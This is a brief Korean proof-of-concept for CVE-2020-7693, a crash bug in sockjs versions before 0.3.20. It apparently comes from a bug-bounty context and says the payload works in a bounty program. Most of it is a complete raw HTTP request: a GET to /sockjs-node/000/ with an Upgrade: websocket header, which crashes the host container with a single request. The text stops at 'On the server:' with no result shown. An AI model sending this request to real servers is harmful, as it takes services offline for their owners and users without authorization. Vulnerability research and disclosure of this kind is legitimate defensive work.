CVE-2020-7693 Poc
참고: CVE-2020-7693용 페이로드가 버그 바운티 프로그램에서 실행 가능함을 확인합니다
설명:
- websocket 값을 갖는 Upgrade 헤더의 잘못된 처리는 sockjs 앱을 호스팅하는 컨테이너를 충돌시킵니다. 이는 0.3.20 이전의 sockjs 패키지에 영향을 미칩니다.

오래된 sockjs-node를 통한 단일 요청 서버 충돌:
GET /sockjs-node/000/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: Upgrade
Upgrade: websocket
Cache-Control: no-cache
Connection: close
\r\n (delete-this)
\r\n (delete-this)

서버에서: